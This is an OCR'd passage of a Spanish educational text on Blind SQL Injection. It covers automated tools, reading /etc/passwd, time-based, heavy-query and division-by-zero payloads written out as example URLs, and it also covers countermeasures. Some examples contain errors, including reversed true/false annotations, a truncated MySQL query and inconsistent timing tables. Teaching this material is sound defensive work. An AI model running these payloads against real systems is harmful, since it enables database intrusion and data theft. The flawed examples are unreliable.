
Su funcionamiento se realiza mediante el siguiente comando:

```
Mysqlbf "host" "comando" "palabraclave"
```

Donde:
host es la URL con el servidor, el programa y el parámetro vulnerable.
Comando es un comando a ejecutar de MySQL.
Palabraclave es el valor que solo se encuentra en la página de resultado positivo.

En la siguiente imagen vemos cómo lanzamos la aplicación contra una base de datos vulnerable y podemos extraer el usuario de la conexión.

Figura 9: Extracción `user()`



Como se puede ver, el programa ha necesitado 230 peticiones para sacar 18 bytes. En la siguiente imagen se ve cómo extraer la versión de la base de datos:

Figura 10. Extracción version()

2) `mysqlget`: Es la herramienta pensada para descargar ficheros del servidor. Aprovechando las funciones a ciegas y los comandos del motor de base de datos, se puede ir leyendo letra a letra cualquier fichero del servidor.

En la siguiente imagen se ve cómo se puede descargar el fichero `/etc/passwd` a partir de una vulnerabilidad Blind SQL Injection usando `mysqlget`:

Figura 11: fichero /etc/passwd

3) `mysqlst`: Esta herramienta se utiliza para volcar los datos de una tabla. Primero se consulta el diccionario de datos para extraer el número de campos, los nombres, los tipos de datos de cada campo y por último, el volcado de las filas.

2.4.4. Bfsql

Es la evolución de SQLBfTools, cuando "illo" la abandonó. Ramos, actualmente trabajando en la empresa Española SIA, la migró al lenguaje Perl en poco más de 500 líneas. La herramienta sigue utilizando el sistema de palabra clave en valores positivos. La herramienta no pide la intervención del usuario para averiguar cuál es la palabra clave, sino que realiza peticiones con inyecciones de cambio de comportamiento cero e inyecciones de cambio de comportamiento positivo. Recibe las respuestas, un archivo de respuesta para el valor


correcto y otro archivo para el valor incorrecto, y las compara línea a línea buscando la primera diferencia. A partir de ese momento realiza peticiones y mira a ver a qué valor corresponde.

La herramienta es de código abierto y la última versión, de julio del 2006, está disponible para todo el mundo.

2.4.5. SQL PowerInjector

Esta herramienta está escrita en .NET por Francois Larouche y ha sido liberada en el año 2006. SQL PowerInjector utiliza técnicas de SQL Injection tradicionales basadas en mensajes de error y técnicas de Blind SQL Injection usando dos sistemas. Comparación de resultados completos, equivalente a realizar un *HASH* MD5 de la página de resultados o bien, para los motores de Microsoft SQL Server, y solo para esos motores, también se puede realizar utilizando el sistema basado en tiempos con WAIT FOR (o *time delay*) descrito por Chrish Anley en "(more) Advanced SQL Injection". Para los motores de Oracle utiliza también, desde mayo del 2007, una inyección basada en tiempos llamando a los procedimientos almacenados de Oracle DBMS_LOCK y utilizando las funciones de *benchmark* para generar retardos en MySQL. La herramienta no ayuda a buscar parámetros vulnerables y se maneja mediante una trabajada interfaz gráfica.

Figura 12. Extracción SQL *PowerInjector*




La herramienta está adaptada a MS SQL Server, Oracle, MySQL y Sybase, es de código abierto y está disponible para descarga en la siguiente URL: http://www.sqlpowerinjector.com

2.4.6. SQLiBF

Herramienta publicada en el año 2006, desarrollada por DarkRaven, un consultor de seguridad afincado en Murcia. Está pensada y adaptada para bases de datos genéricas, pero también para bases de datos específicas, en las que realiza comprobaciones de inyección de comportamiento cero. A diferencia de otras, realiza tests de comprobación para saber si un parámetro es vulnerable, basados en número de líneas, número de palabras o palabra clave.

La herramienta tiene como curiosidad también la búsqueda de terminadores de expresiones con paréntesis para poder completar las inyecciones correctamente. Es una herramienta de software libre.

Figura 13. SQLiBF descubriendo por Blind SQL Injection el usuario de la aplicación



2.4.7. Web Inspect

Esta herramienta se comercializa por la empresa SPI Dynamics desde el año 2005 y está mantenida bajo los estudios de Kevin Spett. Al ser una herramienta comercial, no se dispone del código y solo se conoce su funcionamiento sobre la base de las especificaciones del producto y de cómo es descrita en el documento "*Blind SQL Injection. Are you web applications vulnerable?*".


Funciona utilizando comprobaciones de error basadas en firmas, pero no se sabe si la aplicación utiliza la automatización basada en palabras clave. Lo que no aparece descrito en ningún apartado de las características es la utilización de automatismos basados en tiempo.

Esta herramienta es una herramienta de carácter general en cuanto a seguridad de aplicaciones y está pensada para buscar todo tipo de vulnerabilidades.

2.4.8. Acunetix Web Vulnerability Scanner

Acunnetix es una herramienta para la auditoría de aplicaciones web de forma automática. En la versión 4 de la herramienta se añadieron módulos para la detección de vulnerabilidades Blind SQL Injection y Blind XPath Injection. Esta herramienta es una buena alternativa para realizar la comprobación de la seguridad de vuestra aplicación web, incluso para vulnerabilidades a ciegas.

Figura 14: Configuración módulo Blind SQL Injection/Blind XPath Injection para Acunetix Web Vulnerability Scanner4



2.5. Protección contra Blind SQL Injection

Las protecciones para SQL Injection son las mismas que contra SQL Injection. ¿Cómo hacerlo?, pues comprobando absolutamente todo. Hoy en día, en todos los documentos técnicos en los que se evalúa el desarrollo de aplicaciones seguras está disponible un amplio estudio sobre cómo desarrollar protegiendo los programas contra la inyección de código.

Michael Howard, uno de los padres del modelo SDL (*secure development lifecycle*) utilizado por Microsoft en el desarrollo de sus últimas tecnologías y escritor del libro *Writting Secure Code* (2.ª edición) dedica todo un tema a evitar la inyección de código y lo titula de forma muy personal: "*All Input Is Evil! Until proven otherwise*".

Además, casi todos los fabricantes o responsables de lenguajes de programación de aplicaciones web ofrecen "mejores prácticas" para el desarrollo seguro, dando recomendaciones claras y concisas para evitar la inyección de código. Así que ¡a comprobarlo todo!

Toda consulta que se vaya a lanzar contra la base de datos y cuyos parámetros vengan desde el usuario, no importa si en principio van a ser modificados o no por el usuario, debe ser comprobada y realizar funciones de tratamiento para todos los casos posibles. Hay que prever que todos los parámetros pueden ser modificados y traer valores maliciosos. Se recomienda utilizar códigos que ejecuten consultas ya precompiladas para evitar que interactúe con los parámetros de los usuarios.

Asimismo, como se ha visto, los atacantes intentan realizar ingeniera inversa y extraer información de las aplicaciones sobre la base de los mensajes o tratamientos de error. Es importante que se controlen absolutamente todas las

posibilidades que puedan generar error en cualquier procedimiento por parte del programador. Para cada acción de error se debe realizar un tratamiento seguro del mismo y evitar dar ninguna información útil a un posible atacante.

Es recomendable que los errores, tanto los errores de aplicación como los de servidor, se auditen, pues puede representar un fallo en el funcionamiento normal del programa o un intento de ataque. Se puede afirmar que casi el 100% de los atacantes a un sistema van a generar algún error en la aplicación.

3. Blind SQL Injection basándose en tiempos

A las técnicas que automatizan la extracción de información a ciegas usando retardos de tiempo se las conoce como Time-Based Blind SQL Injection y han ido especializándose en diferentes tecnologías de bases de datos para generar estos retardos. Así, por ejemplo, la herramienta SQL Ninja utiliza el sistema de tiempos descrito por Chrish Anley en aplicaciones web que utilizan motores de base de datos Microsoft SQL Server. Otras herramientas como SQL Power Injector utilizan el sistema de inyectar funciones *benchmark*, que generan retardos en motores de bases de datos MySQL o inyectar la llamada a la función `PL/SQL DBMS_LOCK.SLEEP(time)` en sistemas con motores Oracle. Para otros sistemas de bases de datos como Access o DB2 no existe forma similar de generar retardos de tiempo. Los métodos de generar estos retardos de tiempo quedan por tanto bastante restringidos. En primer lugar, para Access, DB2 y otros motores de bases de datos no se conoce ninguna forma; en segundo lugar, para hacerlo en motores Oracle se necesita acceso a una inyección PL/SQL que no es común encontrarse con un entorno que lo permita y, por último, los sistemas de fortificación suelen tener en cuenta la restricción del uso de funciones *benchmark* en entornos MySQL y `waitfor` en entornos Microsoft SQL Server.

La "booleanización" consiste en cómo extraer un dato mediante una secuencia de condiciones booleanas que devuelve *true* o *false*. El término viene del documento "*Blind XPath Injection*" de Amit Klein.

Por ejemplo, supongamos que queremos extraer el valor del campo `username` de la vista `all_users` en un motor Oracle y este valor es " `sys`". El proceso de "booleanización" sería el siguiente:

```
255>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1
-> True [255 > ASCII('s')=115]
122>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1
->  True [122 > ASCII('s')=115]
61>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1
->  False [61 < ASCII('s')=115]
92>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1
->  False [92 < ASCII('s')=115]
107>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1
->  False [107 < ASCII('s')=115]
115>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1
->  False [115 = ASCII('s')=115]
119>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1
```

```
->  True [119 < ASCII('s')=115]
117>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1
->  True [117 < ASCII('s')=115]
116>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1
->  True [116 < ASCII('s')=115]
```

En este punto se ha averiguado que el valor ASCII de la primera letra del nombre es 115, ya que no es mayor que 115 y es menor que 116. Y se pasaría a realizar el mismo proceso con la segunda letra. Como se puede ver, el proceso va a exigir una serie de repetición de peticiones para cada valor, pero al final se obtiene el resultado. El problema, como se explica al principio de este apartado, es determinar cuándo la respuesta es *true* y cuando es *false*.

3.1. Time-Based Blind SQL Injection

Hasta el momento, los sistemas que se conocían para extraer información estaban basados en las funciones que ofrecía cada motor de bases de datos, así, por ejemplo, en una aplicación web que utilice Microsoft SQL Server podría realizarse una inyección como la siguiente:

```
http://servidor/prog.cod?id=1; if (exists(select * from contrasena)) waitfor delay '0:0:5'-
```

Esta consulta, en el caso de existir la tabla "contrasena" y tener algún registro, va a pausar la respuesta de la página web un tiempo de 5 segundos. Si la respuesta se obtiene en un periodo inferior podemos inferir que la tabla "contrasena" existe y tiene algún registro. La misma idea puede ser utilizada para una aplicación con Oracle:

```
http://servidor/prog.cod?id=1; begin if (condicion) then dbms_lock.sleep(5); end if; end;
```

Y con MySQL, usando por ejemplo la función *benchmark* del ejemplo, que suele tardar unos 6 segundos en procesarse o la función `Sleep()`, que ya viene en las versiones 5 de MySQL.

```
http://servidor/prog.cod?id=1 and exists(select * from contrasena) and
benchmark(5000000,md5(rand()))=0
```

```
http://servidor/prog.cod?id=1 and exists(select * from contrasena) and sleep(5)
```

3.2. Heavy Queries

Las consultas pesadas (*heavy queries*) han sido y siguen siendo un quebradero de cabeza en la optimización de sistemas de bases de datos. Un motor puede almacenar cantidades de información tan grandes y con tal cantidad de usuarios que si no se optimizaran las bases de datos dejarían de ser útiles. Los ajustes de rendimiento son constantes en los grandes sistemas de bases de datos para conseguir mejorar los tiempos de respuesta. Con los años los motores de

bases de datos han ido evolucionando para que sean ellos los que optimicen las consultas que generan los programadores y no al contrario como se hacía antaño, aunque hay algunos motores que siguen requiriendo del programador para optimizar una consulta. Es decir, supongamos una consulta `Select` como la siguiente:

```
Select campos from tablas where condicion_1 and condicion_2;
```

¿Con qué orden evaluar las condiciones para que se ejecute esta consulta y el sistema lo más rápido posible? En este ejemplo, al utilizar una condición `AND`, si la primera condición que evaluamos da como resultado un valor FALSO el motor ya no tiene que evaluar la otra. Si hubiera sido un operador `OR` el funcionamiento hubiera sido al contrario, es decir, si la primera da VERDADERO ya no hay que evaluar la segunda condición. La conclusión varía en cada motor de bases de datos. En algunos se establece una precedencia y se hace recaer la optimización sobre el programador. Es decir, se evalúan las condiciones de izquierda a derecha o de derecha a izquierda y es responsabilidad del programador elegir el orden de evaluación en función de la probabilidad de obtener el resultado en menos tiempo. Si por ejemplo se estima que en evaluar la `condicion_1` el motor tarda 6 segundos y en evaluar la `condicion_2` unos 2 segundos y el motor utiliza precedencia por la izquierda entonces habrá que situar a la izquierda la condición de menos tiempo. Para entenderlo vamos a ver la tabla de tiempos posibles:

Condición_1 (6 segundos)	Condición_2 (2 segundos)	Condición_1 & Condición_2	Tiempo repuesto
TRUE	FALSE	FALSE	8 segundos
TRUE	TRUE	FALSE	8 segundos
FALSE	No se evalúa	FALSE	6 segundos

Tabla con la condicion_1 (la pesada) a la izquierda

Condición_2 (2 segundos)	Condición_1 (6 segundos)	Condición_1 & Condición_2	Tiempo repuesto
TRUE	FALSE	FALSE	8 segundos
TRUE	TRUE	FALSE	8 segundos
FALSE	No se evalúa	FALSE	2 segundos

Tabla con la condicion_2 (la ligera) a la izquierda

Como se puede ver, en una probabilidad similarmente distribuida de que cada condición pueda tomar valores *true* o *false*, es más óptimo evaluar siempre primero la consulta ligera. Esto puede cambiar en función de las densidades. Es decir, en una clausula `Where` con operador `AND` en la que la condición ligera tenga una probabilidad del 99% de ser *true* y la pesada una probabilidad del 5% de ser *true* puede ser más eficiente utilizar una precedencia distinta.

Motores como Microsoft SQL Server u Oracle implementan optimización de consultas en tiempo de ejecución. Es decir, analizan las condiciones que pone el programador y eligen el orden de ejecución "correcto" según su estimación. Para ello utilizan reglas básicas, avanzadas e incluso datos estadísticos de las tablas de la base de datos en concreto.

3.2.1. Cómo generar consultas pesadas

La forma más sencilla de generar consultas pesadas es usar lo que más hace trabajar a las bases de datos, los productos cartesianos de tablas, es decir, unir una tabla con otra y con otra hasta generar una cantidad de registros tan grande que obliguen al servidor a consumir un tiempo medible en procesarlo. Para ello basta con conocer, averiguar o adivinar una tabla del sistema de bases de datos, que tenga algún registro, y unirla consigo misma hasta generar un tiempo medible. Vamos a ver algunos ejemplos.

Oracle

La siguiente consulta, lanzada contra un servidor de pruebas, muestra el primer `select` la consulta pesada y el segundo la consulta de la que deseamos averiguar la respuesta. Lógicamente, en este caso, la respuesta ha de ser *true* pues hemos utilizado el valor 300 que es mayor que cualquier valor ASCII:

```
http://blind.elladodelmal.com/oracle/pista.aspx?id_pista=1 and (select count(*)
from all_users t1, all_users t2, all_users t3, all_users t4, all_users t5)>0 and
300>ascii(SUBSTR((select username from all_users where rownum = 1),1,1))
```

Lanzando esta consulta con la utilidad `wget` podemos ver una medición de tiempos:

Figura 15. La consulta dura 22 segundos, luego la respuesta es VERDADERO.

Si forzamos que la segunda condición, la ligera, valga FALSO, en este caso preguntando si 0 es mayor que el valor ASCII de la primera letra, podremos comprobar cómo la consulta pesada no se ejecuta y el tiempo de respuesta es menor.

Figura 16. La consulta dura 1 segundo, luego la respuesta es FALSO.

Como se puede ver en la consulta generada, se ha utilizado 5 veces la vista `all_users`, pero esto no quiere decir que sea el número de tablas que deban utilizarse para todas las bases de datos Oracle, ya que el retardo de tiempo dependerá de la configuración del servidor y el número de registros que tenga la tabla. Lo que es absolutamente cierto es que se puede medir un retardo de tiempo y puede automatizarse este sistema.

Microsoft Access

Los motores Microsoft Access no tienen funciones de retardo de tiempo, pero las bases de datos Access tienen un pequeño diccionario de datos compuesto por una serie de tablas. En las versiones de Microsoft Access 97 y 2000 es posible acceder a la tabla `MSysAccessObjects` y las versiones 2003 y 2007 a la tabla `MSysAccessStorage` y generar, mediante uniones de estas tablas consultas pesadas que generen retardos de tiempos medibles. Por ejemplo, para una base de datos con Access 2003, podríamos ejecutar la siguiente consulta:

```
http://blind.access2007.foo/Blind3/pista.aspx?id_pista=1 and (SELECT count(*)
from MSysAccessStorage t1, MSysAccessStorage t2, MSysAccessStorage t3,
MSysAccessStorage t4, MSysAccessStorage t5, MSysAccessStorage t6) > 0 and exists
(select * from contrasena)
```

El primer `Select` es la consulta pesada y el segundo la consulta de la que queremos respuesta, es decir, si existe la tabla llamada "contrasena". Como se puede ver en la captura realizada con la utilidad `wget` la consulta dura 39 segundos, luego, la consulta pesada, en este caso muy pesada para este entorno, se ha ejecutado por lo que el valor es VERDADERO, la tabla "contrasena" existe y tiene registros.

Figura 17. La consulta dura 39 segundos, luego la respuesta es VERDADERO.

Para comprobarlo realizamos la negación de la consulta ligera y medimos el tiempo de respuesta:

Figura 18. La consulta dura menos de 1 segundo, luego la respuesta es FALSO.

MySQL

En las versiones 5.x de los motores MySQL es posible conocer *a priori* un montón de tablas de acceso, de la misma forma que sucede en todos los sistemas que tienen diccionarios de datos. En el caso de MySQL se pueden generar consultas pesadas utilizando cualquiera de las tablas de `Information_schema`, como por ejemplo la tabla `columns`.

```
http://blind.mysql5.foo/pista.aspx?id_pista=1 and exists (select * from
contrasena) and 300 > (select count(*) from information_schema.columns,
information_schema.columns T1, information_schema T2)
```

El primer `select` la consulta pesada y el segundo la consulta de la que se desea una respuesta VERDADERA o FALSA.

En las versiones 4.x y anteriores la elección de la tabla debe ser conocida o adivinada ya que no comparten un catálogo que por defecto sea accesible desde fuera.

Microsoft SQL Server

Con los motores de bases de datos Microsoft SQL Server se cuenta con un diccionario de datos por cada base de datos y además un diccionario global del servidor mantenido en la base de datos máster. Para generar una consulta pesada se puede intentar utilizar cualquier tabla de esas, como por ejemplo las tablas `sysusers`, `sysobjects` o `syscolumns`. El ejemplo siguiente muestra una consulta pesada (primer `select`) para un motor Microsoft SQL Server 2000, y el segundo `select` la consulta que queremos que nos responda:

```
http://blind.sqlserver2k.foo/blind2/pista.aspx?id_pista=1 and (SELECT count(*)
FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4,
sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>0 and
100>(select top 1 ascii(substring(name,1,1)) from sysusers)
```

Otros motores de bases de datos

El método funciona de igual forma en otros motores de bases de datos. Al final la idea es sencilla, hacer trabajar el motor de base de datos usando técnicas de anti optimización. Como la explotación depende del entorno es necesario un proceso de ajuste de la consulta pesada para cada entorno y además, al ser basado en tiempos, hay que tener en cuenta las características del medio de transmisión. Siempre es recomendable realizar varias pruebas para comprobar que los resultados son correctos.

3.2.2. Contramedidas

Evitar estas técnicas es lo mismo que evitar las vulnerabilidades de SQL Injection. Para evitar que una aplicación sea vulnerable a ellas se han escrito y es fácil encontrar guías de precauciones a seguir y cómo hacerlo en cada lenguaje de programación en concreto.

Análisis estático de código

Las herramientas de análisis estático de código son una ayuda más al ojo del programador a la hora de evitar vulnerabilidades en el código.

Lógicamente no son perfectas y se necesita de un programador experimentado y preparado para el desarrollo seguro de aplicaciones, pero sí son un apoyo más.

Fxcop

Herramientas como Fxcop ayudan a detectar las vulnerabilidades mediante el análisis del código. Existen múltiples herramientas de este tipo y especializadas en distintos lenguajes.

4. Arithmetic Blind SQL Injection

Otra de las limitaciones de los ataques a ciegas viene impuesta por la posibilidad de inyectar o no dentro de una aplicación web. Hasta el momento existen ciertos entornos en los que, aunque el parámetro es vulnerable a inyección de código, la inyección práctica para la extracción de datos no es posible. Esto es debido al entorno concreto donde se encuentra la vulnerabilidad y la limitación concreta en la inyección.

Uno de estos entornos clásicos es la inyección de procedimientos matemáticos en los que no hay posibilidad de inyectar código para crear una lógica booleana. Hasta el momento, la explotación mediante técnicas a ciegas se realiza con la base de construir inyecciones de cambio de comportamiento cero y cambio de comportamiento positivo utilizando los operadores relacionales `OR` y `AND`, pero hay entornos donde esto no va a ser posible.

Supongamos una aplicación web que recibe un parámetro numérico `id` que va a utilizar dos consultas SQL. Estas dos consultas utilizan un factor de anidamiento de paréntesis distinto y la aplicación no devuelve ningún resultado hasta que no se han procesado las dos consultas SQL. Es decir, el cliente de la aplicación web no recibirá ningún dato hasta que ambas hayan terminado. El esquema sería el siguiente:

```
Recibir_parametro(id)
Select c1 from tabla1 where id=id
Select c2 from tabla2 where id=abs(id)
Devolver_datos()
```

Esta sencilla estructura hace que no sea posible conseguir una inyección de comandos SQL que sea sintácticamente válida en las dos instrucciones SQL si estas necesitan el uso de operadores lógicos `AND` u `OR`.

Una inyección del tipo `1 AND 1=1` será correcta en la primera consulta SQL pero no en la segunda. Una inyección que sea sintácticamente correcta en la segunda, como por ejemplo `1 and (1=1`, dará error en la primera consulta.

En estos entornos se hace necesario construir la lógica booleana de extracción de datos utilizando operaciones matemáticas. Veamos algunos ejemplos:

1) Ejemplo de división por 0

Este método fue explicado por David Litchfield en el año 2000 y hasta hoy era el único válido para resolver esta indeterminación. El objetivo es conseguir un error de base de datos cuando la condición sea cierta. Para ello, la inyección de cambio de comportamiento cero será 1/1 y la inyección de cambio de comportamiento positivo será 1/0.


Primero hay que analizar cuál es el comportamiento normal de la aplicación sin que se produzca ninguna inyección de comandos SQL.

Figura 19. La aplicación muestra una noticia

Como se puede apreciar, la aplicación muestra, en su comportamiento normal, una noticia.


Si se intenta realizar una inyección de comportamiento cero como las propuestas en los entornos tradicionales, se puede apreciar que la aplicación genera un error. Esto es debido a que sintácticamente no es correcta pues el parámetro está introducido en un procedimiento matemático tal y como se ha ilustrado en este apartado.

Figura 20. Inyección en procedimiento matemático



Es por tanto necesario establecer una lógica con inyecciones de cambio de comportamiento cero y cambio de comportamiento positivo sin utilizar operadores lógicos. Si se inyecta 1/1 se verá que la aplicación funciona correctamente sin que se haya producido ninguna alteración en su comportamiento.

Figura 21. Inyección de cambio de comportamiento cero



La inyección `1/1` genera un cambio de comportamiento cero debido a que `1/1` devuelve `1` en el lenguaje SQL. Esto funciona de esta manera porque el motor de base de datos está ejecutando la operación matemática de división entera con los valores `1` y `1`. Sin embargo, si se cambia el valor del divisor por un `0` se estará incurriendo en una división por cero que genera una excepción en todos los motores de bases de datos.


Figura 22. Excepción producida por el intento de división por cero

A partir de este entorno, ya es posible establecer toda una lógica para obtener los datos de la base de datos. En este entorno el primer usuario de la tabla `sysusers` es `dbo`, luego el valor ASCII de su primera letra, la " `d`", es 100. Si se realiza una inyección como la siguiente:

```
id=1-(0/(select top 1 ascii(substring(name,1,1))-99 from sysusers order by name asc))
```

